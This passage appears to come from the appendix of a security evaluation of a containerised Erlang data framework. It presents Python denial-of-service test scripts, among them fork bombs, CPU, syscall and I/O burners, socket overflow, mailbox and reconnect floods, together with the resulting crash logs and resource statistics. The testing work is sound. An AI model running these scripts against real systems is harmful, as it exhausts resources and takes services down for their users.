   [399819,663056], 2, ARRAY[0,0], ''), (1779269742420000000, 0,
   ARRAY[399819,662032], 2, ARRAY[0,0], ''),... (
   framework_db_timescale:db_store_buffer/2 line 415)
2026-05-20T09:35:42.831254Z error <<"App:PH:L2-Current">>: DB:
   failed {error,{error,error,<<"53100">>,disk_full,<<"could not
   extend file \"base/5/20373\": No space left on device">>,[{
   file,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"
   637">>},{routine,<<"mdzeroextend">>},{severity,<<"ERROR">>}]}}
    for SQL query: INSERT INTO stream."App:PH:L2-Current" (ts_ns,
    sample_count, values, clock_synch, flags, gm_identity),
   VALUES, (1779269742760000000, 0, ARRAY[1029,2774353], 2, ARRAY
   [0,0], ''), (1779269742740000000, 0, ARRAY[1029,2773223], 2,
   ARRAY[0,0], ''), (1779
```

A snippet from the framework's logs:

```
2026-05-20T10:16:18.324083Z error: crasher: initial call:
   epgsql_sock:init/1, pid: <0.20536.0>, registered_name: [],
   exit: {enoent,[{gen_server,handle_common_reply,5,[{file,"
   gen_server.erl"},{line,2562}]},{proc_lib,init_p_do_apply,3,[{
   file,"proc_lib.erl"},{line,333}]}]}, ancestors: [
   framework_db_conn_pool,framework_db_manager,framework_sup
   ,<0.771.0>], message_queue_len: 0, messages: [], links:
   [<0.781.0>], dictionary: [], trap_exit: false, status: running
   , heap_size: 6772, stack_size: 29, reductions: 44336;
   neighbours: []
2026-05-20T10:16:18.324910Z warning: DB: connection pool got down
    message from <0.20536.0>: enoent in {state,timescale,1,2,22,#
   {},true,#{},#{},[],[{read,{framework_db_timescale,<0.1020.0>},
   noreply},{write,{framework_db_timescale,<0.983.0>},noreply},{
   write,{framework_db_timescale,<0.981.0>},noreply},{write,{
   framework_db_timescale,<0.980.0>},noreply},{read,{
   framework_db_timescale,<0.982.0>},noreply},{read,{
   framework_db_timescale,<0.984.0>},noreply},{read,{
   framework_db_timescale,<0.1015.0>},noreply},{read,{
   framework_db_timescale,<0.997.0>},noreply},{read,{
   framework_db_timescale,<0.981.0>},noreply},{read,{
   framework_db_timescale,<0.958.0>},noreply},{read,{
   framework_db_timescale,<0.1006.0>},noreply},{read,{
   framework_db_timescale,<0.980.0>},noreply},{write,{
   framework_db_timescale,<0.1006.0>},noreply},{write,{
   framework_db_timescale,<0.1015.0>},noreply},{write,{
   framework_db_timescale,<0.997.0>},noreply},{write,{
   framework_db_timescale,<0.1020.0>},noreply},{write,{
   framework_db_timescale,<0.982.0>},noreply},{write,{
   framework_db_timescale,<0.958.0>},noreply},{read,{
   framework_db_timescale,<0.983.0>},noreply},{write,{
   framework_db_timescale,<0.984.0>},noreply}]} (
   framework_db_conn_pool:info_EXIT/3 line 249)
2026-05-20T10:16:18.435368Z info: Docker daemon request get: 500
   {"cause":"database or disk is full","message":"adding
   container
   c68493f07974af1dd1e8d90fd7cdc8f420b0fa531a1de1b686967bf7f2af1654
    exit code 1: database or disk is full","response":500}
 <<"/containers/
    c68493f07974af1dd1e8d90fd7cdc8f420b0fa531a1de1b686967bf7f2af1654
```

```
    /json">> (orchestration_bridge:do_request/3 line 347)
2026-05-20T10:16:18.523321Z info: DB: trying to establish
   connections (framework_db_conn_pool:info_create_connections/1
   line 176)
2026-05-20T10:16:18.524311Z error: Generic server <0.20539.0>
   terminating. Reason: enoent. Last message: {command,
   epgsql_cmd_connect,#{port => 0,host => {local,<<"/sinusoidal/
   db_socket/.s.PGSQL.5432">>},database => "postgres",tcp_opts =>
    [local],username => "postgres"}}. State: {state,undefined,
   undefined,<<>>,undefined,on_message,undefined,{[],[]},
   undefined,undefined,undefined,undefined,[],
   information_redacted,[],undefined,undefined,undefined,
   undefined,undefined}. Client framework_db_conn_pool stacktrace
   : [{gen,do_call,4,[{file,"gen.erl"},{line,243}]},{gen_server,
   call,3,[{file,"gen_server.erl"},{line,1297}]},{epgsql,
   call_connect,2,[{file,"/sinusoidal/framework/_build/default/
   lib/epgsql/src/epgsql.erl"},{line,207}]},{
   framework_db_conn_pool,timescale_connect,1,[{file,"/sinusoidal
   /framework/apps/framework/src/framework_db_conn_pool.erl"},{
   line,370}]}].
2026-05-20T10:16:18.525619Z error: crasher: initial call:
   epgsql_sock:init/1, pid: <0.20539.0>, registered_name: [],
   exit: {enoent,[{gen_server,handle_common_reply,5,[{file,"
   gen_server.erl"},{line,2562}]},{proc_lib,init_p_do_apply,3,[{
   file,"proc_lib.erl"},{line,333}]}]}, ancestors: [
   framework_db_conn_pool,framework_db_manager,framework_sup
   ,<0.771.0>], message_queue_len: 0, messages: [], links:
   [<0.781.0>], dictionary: [], trap_exit: false, status: running
   , heap_size: 6772, stack_size: 29, reductions: 44332;
   neighbours: []
```

A.2.3 Protobuf Handler Overflow

```
payload = b"\xff\xff" + b"A" * 5000
for _ in range(10000):
    try:
        stream_out.socket.sendall(
            int.to_bytes(len(payload), 2, "big") + payload
        )
    except Exception as e:
        print(f"  [Exception] {e}")
```

A.2.4 Gen server mailbox flood

```
time.sleep(10)

pkt     = _build_datagram(values=tuple(range(256)))
payload = pkt.SerializeToString()
header  = int.to_bytes(len(payload), 2, "big")
frame   = header + payload

n = 10000
```

```
m = 30
sent = 0
t0   = time.monotonic()
for _ in range(m):
    for _ in range(n):
        time.sleep(1/n)
        stream_out.socket.sendall(frame)
        sent += 1
elapsed = time.monotonic() - t0
mb = sent * len(frame) / 1024 / 1024
print("MALICIOUS TEST COMPLETED")
print(f"[INFO] Sent {sent}/{n} frames in {elapsed:.2f}s     {mb
   :.1f} MB queued in gen_server mailbox.", flush=True)
```

Framework crashes:

```
2026-05-11T11:16:08.971794Z error: crasher: initial call:
   epgsql_sock:init/1, pid: <0.990.0>, registered_name: [], exit:
    {enoent,[{gen_server,handle_common_reply,5,[{file,"gen_server
   .erl"},{line,2562}]},{proc_lib,init_p_do_apply,3,[{file,"
   proc_lib.erl"},{line,333}]}]}, ancestors: [
   framework_db_conn_pool,framework_db_manager,framework_sup
   ,<0.771.0>], message_queue_len: 0, messages: [], links:
   [<0.782.0>], dictionary: [], trap_exit: false, status: running
   , heap_size: 6772, stack_size: 29, reductions: 33993;
   neighbours: []
```

A.3 CPU Exhaustion

CPU limit is default, maximum:

```
(base) kokki@kokki:~/sinusoidal-clone$ cat /sys/fs/cgroup/user.
   slice/user-1000.slice/user@1000.service/user.slice/libpod-
   a5d828a6094f9c1c06f014fe4cb7df5d70f6e7059c60c1cb796ec578a2d0928c
   .scope/cpu.max
```

```
max 100000
```

The precision heartbeat:

```
def precision_heartbeat():
    with open(SS_LOG_DIR + 'log.txt', 'a') as logptr:
        while True:
            start = time.perf_counter()
            time.sleep(1.0)
            end = time.perf_counter()

            delta = end - start
            drift = delta - 1.0

            if drift > 0.05:
                msg = f"Expected 1.0s, took {delta:.4f}s (Drift:
                   +{drift:.4f}s)"
            else:
```

```
                msg = f"Tick: {delta:.4f}s"

            print(msg)
            logptr.write(msg + "\n")
            logptr.flush()
```

A.3.1 User-space thrashing

```
import multiprocessing

def exhaust_all_cpu():
    cores = multiprocessing.cpu_count()
    target_procs = cores * 20
    for _ in range(target_procs):
        p = multiprocessing.Process(target= cpu_burner)
        p.start()
```

and

```
def cpu_burner():
    while True:
        _ = 999999 ** 2
```

The following output shows the user-space thrashing attack reaching 400% CPU, while simultaneously exhausting the 256 MiB memory limit due to the overhead of 251 active processes. Note that the printout below is trimmed.

```
(base) kokki@kokki:~/sinusoidal-clone$ podman stats

ID           NAME               CPU%     MEM USAGE/LIMIT  MEM%    PIDS  CPU TIME
a5d828a6094f sinusoidal.CLOONEY 400.47%  268.3MB/268.4MB  99.96%  251   2m45.31s
```

A.3.2 Low-Memory Multi-Core Burner

```
def low_memory_burner():
    for _ in range(200):
        pid = os.fork()
        if pid == 0:
            while True:
                pass
```

The following output illustrates that the low-memory **os.fork()** had 400% CPU utilization, and a load average of 176 by maintaining 372 processes. Note that the printout below is trimmed:

```
(base) kokki@kokki:~/sinusoidal-clone$ top

top - 14:23:02 up 1 day,  3:32,  1 user,  load average: 176,50, 47,08, 16,46
Tasks: 775 total, 373 running, 400 sleeping,  0 stopped,  2 zombie
%Cpu(s): 57,1 us,  2,4 sy,  0,0 ni, 40,1 id,  0,2 wa,  0,0 hi,  0,2 si,  0,0 st
MiB Mem :  15756,5 total,  226,5 free,  9752,8 used,  5777,1 buff/cache
MiB Swap:  2048,0 total,  1069,4 free,  978,6 used.  4065,3 avail Mem

ID           NAME               CPU %    MEM USAGE/LIMIT  MEM %   PIDS  CPU TIME
fb416fb6b23d sinusoidal.CLOONEY 400.81%  268.3MB/268.4MB  99.96%  372   2m17.44s
```

Four concurrent instances of the low-memory burner, with a 1-minute load average of 1443, and 97.9% user-space CPU saturation. Note that the prinout below is trimmed.

```
(base) kokki@kokki:~/sinusoidal-clone$ top

top - 14:43:41 up 1 day,  3:52,  1 user,  load average: 1443,27, 611,07, 323,01
Tasks: 2529 total, 2130 running, 397 sleeping,   0 stopped,   2 zombie
%Cpu(s): 97,9 us,  2,1 sy,  0,0 ni,  0,0 id,  0,0 wa,  0,0 hi,  0,0 si,  0,0 st
MiB Mem :   15756,5 total,   310,3 free,   10336,5 used,   5109,6 buff/cache
MiB Swap:   2048,0 total,   488,2 free,   1559,8 used.   3152,8 avail Mem
```

A.3.3 Kernel-Space Syscall Flooding

```
def syscall_burner():
    while True:
        os.getpid()
```

The output demonstrates the syscall flood pushing the host's kernel-space CPU usage (sy) to 32.2%. Note that the prinout below is trimmed.

```
(base) kokki@kokki:~/sinusoidal-clone$ top

top - 10:17:09 up 23:26,  1 user,  load average: 46,42, 31,26, 28,14
Tasks: 652 total, 253 running, 397 sleeping,   0 stopped,   2 zombie
%Cpu(s): 28,2 us, 32,2 sy,  0,0 ni, 39,4 id,  0,1 wa,  0,0 hi,  0,1 si,  0,0 st
MiB Mem :  15756,5 total,    282,1 free,   9420,5 used,   6053,9 buff/cache
MiB Swap:   2048,0 total,   1793,0 free,    255,0 used.   5072,7 avail Mem
```

A.3.4 I/O Starvation

```
def io_burner():
    data = b"A" * (1024 * 1024)
    while True:
        with open("/tmp/io_starve.tmp", "wb") as f:
            f.write(data)
        with open("/tmp/io_starve.tmp", "rb") as f:
            _ = f.read()
```

The output shows that the I/O starvation pushed the host processor into a 25.3% I/O wait state (wa).

```
(base) kokki@kokki:~/sinusoidal-clone$ top

top - 10:26:28 up 23:35,  1 user,  load average: 66,47, 50,82, 37,81
Tasks: 417 total,   3 running, 412 sleeping,   0 stopped,   2 zombie
%Cpu(s): 21,6 us, 21,5 sy,  0,0 ni, 31,1 id, 25,3 wa,  0,0 hi,  0,6 si,  0,0 st
MiB Mem :  15756,5 total,    465,6 free,   9359,6 used,   5931,3 buff/cache
MiB Swap:   2048,0 total,   1965,2 free,     82,8 used.   5060,4 avail Mem
```

A.3.5 Mac-specific-attack

```
def test_divide_error():
    while True:
        print(1/0,flush=True)
```

ID	NAME	CPU %	MEM USAGE / LIMIT	MEM %	NET IO	BLOCK IO	PIDS	CPU TIME	AVG CPU %
f25d118e0464	timescale	17.63%	118.5MB / 2.038GB	5.81%	3.078kB / 1.382kB	81.92kB / 110.1MB	36	18.836553s	17.63%
ac62a2353b00	sinusoidal.sinusoidal	10.52%	120.5MB / 2.038GB	5.91%	2.242kB / 1.724kB	16.38kB / 8.71MB	28	11.000775s	10.52%
4faebf1caed3	sinusoidal.MALICIOUS3	251.58%	6.3MB / 268.4MB	2.35%	0B / 0B	0B / 0B	1	152.37ms	251.58%
338170390b1c	sinusoidal.PUBLISHER	0.47%	16.71MB / 268.4MB	6.22%	0B / 0B	0B / 128kB	3	481.394ms	0.47%
84ea3e8c653a	sinusoidal.MALICIOUS5	6018.99%	446.5kB / 268.4MB	0.17%	0B / 0B	0B / 0B	1	124.591ms	6018.99%
4e889abae027	sinusoidal.MALICIOUS	101.50%	17.07MB / 268.4MB	6.36%	0B / 0B	0B / 0B	2	206.457ms	101.50%
a33ad95b6763	sinusoidal.MALICIOUS4	4197.94%	340kB / 268.4MB	0.13%	0B / 0B	0B / 0B	1	121.649ms	4197.94%
e9f59ac061f6	sinusoidal.MALICIOUS2	3463.91%	1.421MB / 268.4MB	0.53%	0B / 0B	0B / 0B	1	122.548ms	3463.91%
c761368b134f	sinusoidal.MALICIOUS6	0.00%	0B / 0B	0.00%	0B / 0B	0B / 0B	0	0s	0.00%
502653bdcfcc	sinusoidal.MALICIOUS10	3193.82%	1.95MB / 268.4MB	0.73%	0B / 0B	0B / 0B	1	129.394ms	3193.82%

Figure A.1: Podman stats



Figure A.2: Activity monitor



Figure A.3: Activity monitor focuses on process usage. Note that the user usage drop is when the task was ended.

A.4 Socket exhaustion - Rapid Connect/Disconnect Flooding

```
def test_rapid_reconnect(iterations=1_000_000_000) -> None:
    stream_path = "/sinusoidal/sock/App:PH:L1-Voltage.sock"
    print(f"\n[TEST] Rapid connect/disconnect on {stream_path}...
       ", flush=True)
    connected = 0
    errors = 0
    t0 = time.monotonic()
    for _ in range(iterations):
        try:
            s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
            s.connect(stream_path)
            connected += 1
            s.close()
        except Exception as e:
            errors += 1
            if errors <= 5:
                print(f"[ERROR] {e}", flush=True)
    elapsed = time.monotonic() - t0
    print(f"[INFO] {connected}/{iterations} in {elapsed:.2f}s "
          f"({connected/elapsed:.0f}/s), {errors} errors", flush=
              True)
```

Error log:

```
2026-04-15T08:35:12.088253Z info: Dropping client socket after
   send failure: epipe (framework_pb_forwarder:drop_client/2 line
    111)
```